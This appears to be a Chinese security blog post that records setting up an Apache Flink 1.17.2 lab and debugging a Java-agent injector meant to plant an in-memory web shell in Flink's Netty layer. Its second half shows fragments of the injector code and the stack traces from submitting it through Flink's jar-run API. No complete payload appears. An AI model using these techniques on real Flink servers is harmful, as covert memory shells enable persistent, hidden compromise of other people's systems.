


0x01 环境搭建




首先这里找对应Flink组件的版本，直接看到右上角，就可以找到对应的组件版本号

Version: 1.17.2 **Commit:** c0027e5 @ 2023-11-09T13:24:38+01:00

然后再去Github上找对应的版本

<https://github.com/apache/flink>



即可锁定对应的版本，其中版本号以及Commit的编号都一致

接下来把代码download到idea里面开始审计

这里在编译前，首先要做好mvn的编译工作。

这里刚开始尝试用IDEA里面的maven来进行编译，其实我也按照说明配置了IDEA，但是依旧编译失败。

因此这里直接手动进行mvn编译。

首先搭建mvn的环境

主要有以下几点

1.更换profile

```
<profile>
  <id>jdk-1.8</id>
  <activation>
    <activeByDefault>true</activeByDefault>
    <jdk>1.8</jdk>
  </activation>
  <properties>
    <maven.compiler.source>1.8</maven.compiler.source>
    <maven.compiler.target>1.8</maven.compiler.target>
    <maven.compiler.compilerVersion>1.8</maven.compiler.compilerVersion>
  </properties>
</profile>
```

2.设置本地仓库

```
<localRepository>D:\mystuffs\softwares\apache-maven-
3.9.6\repository</localRepository>
```

3.设置本地镜像

```
<mirror>
  <id>nexus-aliyun</id>
  <mirrorOf>central</mirrorOf>
  <name>Nexus aliyun</name>
  <url>http://maven.aliyun.com/nexus/content/groups/public</url>
</mirror>
```

参考文章

<https://blog.csdn.net/a1240466196/article/details/106559437/>

使用命令

```
mvn clean install -Dcheckstyle.skip=true -DskipTests -Drat.skip=true
```

完成部分编译

然后又报错

按照错误提示build了一部分东西

```
D:\mystuffs\workspace\java\flink-release-1.17.2>mvn spotless:apply|
```

又完成部分编译

```
[INFO] BUILD SUCCESS
[INFO] -----
[INFO] Total time: 02:02 min
[INFO] Finished at: 2024-03-08T09:45:52+08:00
[INFO] -----
```

然后再次尝试install

再次遇到错误

```
[INFO]
[ERROR] Failed to execute goal org.apache.maven.plugins:maven-compiler-plugin:3.8.0:compile (default-compile) on project
flink-annotations: Compilation failure
[ERROR] No compiler is provided in this environment. Perhaps you are running on a JRE rather than a JDK?
[ERROR]
```

这里用下面文章的方法解决:

<https://blog.csdn.net/hochenchong/article/details/103339457>

仔细看一下上图, 就会发现, 我们查看 maven 版本信息中, 有这么一行内容: `runtime: C:\Program Files\Java\jre1.8.0_202` 所以需要手动配置一下 Java 的环境变量。以 Windows10 为例

- 新建系统变量, 变量名: `JAVA_HOME`, 变量值: `C:\Program Files\Java\jdk1.8.0_202` (jdk 安装位置)
- 双击原本有的系统变量 `Path`, 在里面添加 `%JAVA_HOME%\bin`, 以及 `%JAVA_HOME%\jre\bin`, 然后确定即可
- 新建系统变量, 变量名: `CLASSPATH`, 变量值: `.;%JAVA_HOME%\lib\dt.jar;%JAVA_HOME%\lib\tools.jar;`

配置完毕之后, 就显示是jdk里面的

```
Apache Maven 3.9.6 (bc0240f3c744dd6b6ec2920b3cd08dccc295161ae)
Maven home: D:\mystuff\softwares\apache-maven-3.9.6
Java version: 1.8.0_202, vendor: Oracle Corporation, runtime: C:\Program Files\Java\jdk1.8.0_202\jre
Default locale: zh_CN, platform encoding: GBK
OS name: "windows 10", version: "10.0", arch: "amd64", family: "windows"
```

然后再次运行尝试

```
[INFO] Flink : E2E Tests : Streaming Kafka base ..... SUCCESS [ 0.848 s]
[INFO] Flink : E2E Tests : Streaming Kafka ..... SUCCESS [ 5.083 s]
[INFO] Flink : E2E Tests : Plugins : ..... SUCCESS [ 0.331 s]
[INFO] Flink : E2E Tests : Plugins : Dummy fs ..... SUCCESS [ 0.477 s]
[INFO] Flink : E2E Tests : Plugins : Another dummy fs ..... SUCCESS [ 0.476 s]
[INFO] Flink : E2E Tests : TPCCH ..... SUCCESS [ 1.884 s]
[INFO] Flink : E2E Tests : Common Kafka ..... SUCCESS [ 10.836 s]
[INFO] Flink : E2E Tests : TPCDS ..... SUCCESS [ 1.353 s]
[INFO] Flink : E2E Tests : Netty shuffle memory control ... SUCCESS [ 0.810 s]
[INFO] Flink : E2E Tests : Python ..... SUCCESS [ 5.213 s]
[INFO] Flink : E2E Tests : HBase ..... SUCCESS [ 3.258 s]
[INFO] Flink : E2E Tests : Scala ..... SUCCESS [ 9.632 s]
[INFO] Flink : E2E Tests : SQL ..... SUCCESS [ 2.221 s]
[INFO] Flink : State backends : Heap spillable ..... SUCCESS [ 1.774 s]
[INFO] Flink : Contrib : ..... SUCCESS [ 0.348 s]
[INFO] Flink : Contrib : Connectors : Wikiedits ..... SUCCESS [ 2.201 s]
[INFO] Flink : FileSystems : Tests ..... SUCCESS [ 2.926 s]
[INFO] Flink : Docs ..... SUCCESS [ 5.052 s]
[INFO] Flink : Walkthrough : ..... SUCCESS [ 0.368 s]
[INFO] Flink : Walkthrough : Common ..... SUCCESS [ 2.031 s]
[INFO] Flink : Walkthrough : Datastream Java ..... SUCCESS [ 0.383 s]
[INFO] Flink : Tools : CI : Java ..... SUCCESS [ 1.953 s]
[INFO]
[INFO] BUILD SUCCESS
[INFO]
[INFO] Total time: 29:32 min
[INFO] Finished at: 2024-03-08T12:06:40+08:00
[INFO]
```

这里发现build了半个小时, 终于成功了, 也是不容易。

接下来根据文章

https://cloud.tencent.com/developer/article/1928851?areaSource=102001.11&traceId=YvIr9YFgMDc_97XMuYvz3 //针对 Flink 写内存马的实践过程

https://tttang.com/archive/1854/#toc_apache-flink-rce-via-get-jarplan-api-endpoint //关于 HackerOne 上 Grafana、jolokia、Flink 攻击手法的学习

http://tttang.com/archive/1831/#toc_jvmtiinstrument //一种 JDBC Attack 的新方式 这篇文章讲了如何做一个符合利用条件的 Jar

三篇文章来进行参考, 从而进行内存马的编写

其实看完这两篇文章，总结内存马的编写就是一句话：利用agent动态的往flink的中间件Netty里面插桩。

然后再就是各种技术细节了。

这里我们先用IDEA打开Flink，看看是不是真的弄好了。

然后发现弄好了

这里再来搭建flink的环境，也是一堆坑

坑1 centos7下载下来网卡不见了，需要调出来

参考文章：

<https://www.bilibili.com/read/cv24186125/>

centos7 网卡不见了，怎么调出来？

2、尝试用nmcli connection up ens160命令修复，提示 unmanaged

```
[root@compute02 network-scripts]# nmcli connection up ens160
```

```
Error: Connection activation failed: No suitable device found for this connection (device
lo not available because device is strictly unmanaged).
```

其实是要先找到对应的网卡名字

用这条命令


```
[root@compute02 network-scripts]# nmcli device status
```

这里就可以查询了

```
[root@localhost centos]# nmcli device status
DEVICE      TYPE      STATE      CONNECTION
virbr0      bridge   connected  virbr0
ens33       ethernet disconnected --
lo          loopback  unmanaged  --
virbr0-nic  tun      unmanaged  --
```

这里可以发现，执行启动命令之后，网卡就被拉起来了

```
[root@localhost centos]# nmcli connection up ens33
Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkMa
nager/ActiveConnection/2)
[root@localhost centos]# nmcli device status
DEVICE      TYPE      STATE      CONNECTION
ens33       ethernet  connected  ens33
virbr0      bridge   connected  virbr0
lo          loopback  unmanaged  --
virbr0-nic  tun      unmanaged  --
```



拉起来之后

就开始跑flink

然后开始改配置

```
[root@localhost conf]# ls
flink-conf.yaml      log4j-console.properties  log4j-session.properties  logback-session.xml  masters  zoo.cfg
log4j-cli.properties log4j.properties          logback-console.xml       logback.xml          workers
[root@localhost conf]#
```

先锁定这个conf文件夹下面的flink-conf文件

然后查看该文件

```
#=====
# Rest & web frontend
#=====

# The port to which the REST client connects to. If rest.bind-port has
# not been specified, then the server will bind to this port as well.
#
rest.port: 8081

# The address to which the REST client will connect to
#
rest.address 192.168.61.132

# Port range for the REST and web server to bind to.
#
#rest.bind-port: 8080-8090

# The address that the REST & web server binds to
# By default, this is localhost, which prevents the REST & web server from
# being able to communicate outside of the machine/container it is running on.
#
# To enable this, set the bind address to one that has access to outside-facing
# network interface, such as 0.0.0.0.
#
rest.bind-address: 192.168.61.132

# Flag to specify whether job submission is enabled from the web-based
# runtime monitor. Uncomment to disable.
```

在配置这里都改成对应的server的ip，这样就可以被外部访问了。

然后改完之后reboot一次server，然后还需要关闭centos的防火墙

要在CentOS上关闭防火墙，可以按照以下步骤操作：

1. 使用root或sudo权限登录到CentOS系统。
2. 打开终端（Terminal）应用程序。
3. 输入以下命令来查看当前的防火墙状态：

Shell

Copy code

```
1 systemctl status firewalld
```

如果显示"active (running)"表示防火墙正在运行；如果显示"inactive (dead)"则表示已经关闭了防火墙。

4. 若要临时关闭防火墙，可以使用以下命令：

Shell

Copy code

```
1 sudo systemctl stop firewalld
```

5. 若要永久关闭防火墙并禁止其自动启动，可以使用以下命令：

Shell

Copy code

```
1 sudo systemctl disable firewalld
```

6. 最后，重新加载systemd配置文件以确保更改生效：

Shell


Copy code

```
1 sudo systemctl daemon-reload
```

7. 现在，防火墙将被完全关闭。

注意：关闭防火墙会导致服务器面临安全风险，建议只在特定情况下进行此操作，并及时重新启用防火墙以提高网络安全性。

防火墙关闭了之后，即可完成访问。



0x02 内存马注入实战流程

这里内存马经过一番编写弄好了，但是报错

```
etrics Configuration Logs Stdout Log List Thread Dump
1 java.io.IOException: Agent JAR file not found in resources.
2   at Starter.writeAgentJar(Starter.java:73)
3   at Starter.main(Starter.java:26)
4   at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
5   at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
6   at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
7   at java.lang.reflect.Method.invoke(Method.java:498)
8   at org.apache.flink.client.program.PackagedProgram.callMainMethod(PackagedProgram.java:355)
9   at org.apache.flink.client.program.PackagedProgram.invokeInteractiveModeForExecution(PackagedProgram.java:222)
10  at org.apache.flink.client.ClientUtils.executeProgram(ClientUtils.java:105)
11  at org.apache.flink.client.deployment.application.DetachedApplicationRunner.tryExecuteJobs(DetachedApplicationRunner.java:84)
12  at org.apache.flink.client.deployment.application.DetachedApplicationRunner.run(DetachedApplicationRunner.java:70)
13  at org.apache.flink.runtime.webmonitor.handlers.JarRunHandler.lambda$handleRequest$0(JarRunHandler.java:108)
14  at java.util.concurrent.CompletableFuture$AsyncSupply.run(CompletableFuture.java:1604)
15  at java.lang.Thread.run(Thread.java:750)
16 java.lang.ClassNotFoundException: com.sun.tools.attach.VirtualMachine
17   at java.net.URLClassLoader.findClass(URLClassLoader.java:387)
18   at java.lang.ClassLoader.loadClass(ClassLoader.java:418)
19   at java.lang.ClassLoader.loadClass(ClassLoader.java:351)
20   at Starter.main(Starter.java:37)
21   at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
22   at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
23   at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
24   at java.lang.reflect.Method.invoke(Method.java:498)
25   at org.apache.flink.client.program.PackagedProgram.callMainMethod(PackagedProgram.java:355)
26   at org.apache.flink.client.program.PackagedProgram.invokeInteractiveModeForExecution(PackagedProgram.java:222)
27   at org.apache.flink.client.ClientUtils.executeProgram(ClientUtils.java:105)
28   at org.apache.flink.client.deployment.application.DetachedApplicationRunner.tryExecuteJobs(DetachedApplicationRunner.java:84)
29   at org.apache.flink.client.deployment.application.DetachedApplicationRunner.run(DetachedApplicationRunner.java:70)
30   at org.apache.flink.runtime.webmonitor.handlers.JarRunHandler.lambda$handleRequest$0(JarRunHandler.java:108)
31   at java.util.concurrent.CompletableFuture$AsyncSupply.run(CompletableFuture.java:1604)
32   at java.lang.Thread.run(Thread.java:750)
```

最开始是jar的错误

这里是我名字没搞对

```
lic class Starter {
    1 usage
    String agentJar = "Agent.class";

    /**
     * here use URLClassLoader to load VirtualMachine class which from `tools.jar`
     * the load sequence is 1. try to load from local system's jdk/lib/tools.jar
     * 2. if can't load from local, try to load from the jar which we package
     * Because we need to use the JVM TI and communicate with JVM, it's related to JVM,
     * so it's related to system architecture and java version.
     * In this case, load tools.jar from local is the best choice, it can avoid the problem
     * java version / system architecture .
     *
     * @param args
     */
}
```

把这里的名字换成对应的Agent.class，然后下面读取的路径换一下，换成正确的路径

```

1 usage
protected String writeAgentJar() throws IOException {
    // 获取类加载器用于加载resources下的文件
    InputStream inputStream = getClass().getResourceAsStream( name: "/com/attach/" + agentJar);
    if (inputStream == null) {
        throw new IOException("Agent JAR file not found in resources.");
    }

    // 创建临时文件
    File tempFile = File.createTempFile( prefix: "agent", suffix: ".jar");
    tempFile.deleteOnExit(); // 确保JVM退出时删除临时文件

    // 将输入流的内容写入临时文件
    try (OutputStream outputStream = new FileOutputStream(tempFile)) {
        byte[] buffer = new byte[1024];
        int bytesRead;
        while ((bytesRead = inputStream.read(buffer)) != -1) {
            outputStream.write(buffer, off: 0, bytesRead);
        }
    }

    // 返回临时文件的绝对路径
    return tempFile.getAbsolutePath();
}

```

这样就可以了，解决了找不到jar包的问题

然后第二个问题是

```

java.lang.ClassNotFoundException: com.sun.tools.attach.VirtualMachine
    at java.net.URLClassLoader.findClass(URLClassLoader.java:387)
    at java.lang.ClassLoader.loadClass(ClassLoader.java:418)
    at java.lang.ClassLoader.loadClass(ClassLoader.java:351)
    at Starter.main(Starter.java:37)
    at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
    at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
    at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
    at java.lang.reflect.Method.invoke(Method.java:498)
    at org.apache.flink.client.program.PackagedProgram.callMainMethod(PackagedProgram.java:355)
    at org.apache.flink.client.program.PackagedProgram.invokeInteractiveModeForExecution(PackagedProgram.java:222)
    at org.apache.flink.client.ClientUtils.executeProgram(ClientUtils.java:105)
    at org.apache.flink.client.deployment.application.DetachedApplicationRunner.tryExecuteJobs(DetachedApplicationRunner.java:84)
    at org.apache.flink.client.deployment.application.DetachedApplicationRunner.run(DetachedApplicationRunner.java:70)
    at org.apache.flink.runtime.webmonitor.handlers.JarRunHandler.lambda$handleRequest$0(JarRunHandler.java:108)
    at java.util.concurrent.CompletableFuture$AsyncSupply.run(CompletableFuture.java:1604)
    at java.lang.Thread.run(Thread.java:750)

```

针对这个问题问了下gpt

对于 Java 8 或更早版本

1. 确保你使用的是 JDK 而不是 JRE: `tools.jar` 是 JDK 的一部分, 而不是 JRE 的一部分。请确认你在运行你的应用程序时使用的是 JDK。
2. 将 `tools.jar` 添加到类路径: 你需要确保 `tools.jar` 被添加到你的应用程序的类路径中。如果你使用的是命令行, 可以这样做:

shell

Copy code

```
java -cp path/to/tools.jar;. YourApplication
```

如果你使用的是 IDE (如 IntelliJ IDEA 或 Eclipse), 你需要在项目设置中添加 `tools.jar` 到你的库依赖中。

对于 Java 9 或更高版本

从 Java 9 开始, `tools.jar` 被废弃并且 Java 的模块化系统开始启用。对于这些版本, 你不需要显式添加 `tools.jar`, 但你需要确保你的应用有权限访问 JDK 提供的模块。

1. 确保使用的是 JDK: 同样, 确保你的环境变量或者你的 IDE 配置使用的是 JDK 路径。
2. 在模块化的 Java 应用中, 如果你的应用是模块化的 (即使用 `module-info.java` 文件), 你需要在模块文件中显式地 `requires` 相关模块:

java

Copy code

```
module your.module.name {
    requires jdk.attach;
}
```

然后把环境搭建好了, 引入了对应的依赖包

再次尝试进行操作

发现依旧报错

```
1 Error opening zip file or JAR manifest missing: /tmp/agent2268353639976232916.jar
2 java.lang.reflect.InvocationTargetException
3     at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
4     at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
5     at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
6     at java.lang.reflect.Method.invoke(Method.java:498)
7     at Starter.main(Starter.java:56)
8     at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
9     at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
10    at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
11    at java.lang.reflect.Method.invoke(Method.java:498)
12    at org.apache.flink.client.program.PackagedProgram.callMainMethod(PackagedProgram.java:355)
13    at org.apache.flink.client.program.PackagedProgram.invokeInteractiveModeForExecution(PackagedProgram.java:222)
14    at org.apache.flink.client.ClientUtils.executeProgram(ClientUtils.java:105)
15    at org.apache.flink.client.deployment.application.DetachedApplicationRunner.tryExecuteJobs(DetachedApplicationRunner.java:84)
16    at org.apache.flink.client.deployment.application.DetachedApplicationRunner.run(DetachedApplicationRunner.java:70)
17    at org.apache.flink.runtime.webmonitor.handlers.JarRunHandler.lambda$handleRequest$0(JarRunHandler.java:108)
18    at java.util.concurrent.CompletableFuture$AsyncSupply.run(CompletableFuture.java:1590)
19    at java.lang.Thread.run(Thread.java:748)
20 Caused by: com.sun.tools.attach.AgentLoadException: Agent JAR not found or no Agent-Class attribute
21     at sun.tools.attach.HotSpotVirtualMachine.loadAgent(HotSpotVirtualMachine.java:117)
22     ... 17 more
```

这里报了一个打不开的错误

后面反查是因为代码写得有问题, 我直接就写成了一个jar包, 这样肯定g了。

这里是我写的释放文件的步骤

```

1 usage
protected String writeAgentJar() throws IOException {
    // 获取类加载器用于加载resources下的文件
    InputStream inputStream = getClass().getResourceAsStream(name: "/com/attach/" + agentJar);
    if (inputStream == null) {
        throw new IOException("Agent JAR file not found in resources.");
    }

    // 创建临时文件
    File tempFile = File.createTempFile(prefix: "agent", suffix: ".jar");
    tempFile.deleteOnExit(); // 确保JVM退出时删除临时文件

    // 将输入流的内容写入临时文件
    try (OutputStream outputStream = new FileOutputStream(tempFile)) {
        byte[] buffer = new byte[1024];
        int bytesRead;
        while ((bytesRead = inputStream.read(buffer)) != -1) {
            outputStream.write(buffer, off: 0, bytesRead);
        }
    }

    // 返回临时文件的绝对路径
    return tempFile.getAbsolutePath();
}

```

这个是不对的

因为不符合jar的格式 纯粹是把数据写成了.jar后缀的东西

```

[root@localhost tmp]# cat agent2268353639976232916.jar
00004"

transformerLcom/attach/Transformer;<init>()VCodeLineNumberTableLocalVariableTablethisLcom/attach/Agent;      agentmain;(
Ljava/lang/String;Ljava/lang/instrument/Instrumentation;)VvmNameLjava/lang/String;inst&Ljava/lang/instrument/Instrumentatio
n<clinit>
SourceFile
Agent.java

com/attach/Transformer

!

com/attach/Agentjava/lang/Object
    retransform!

/*00
C0Y*+00000

```


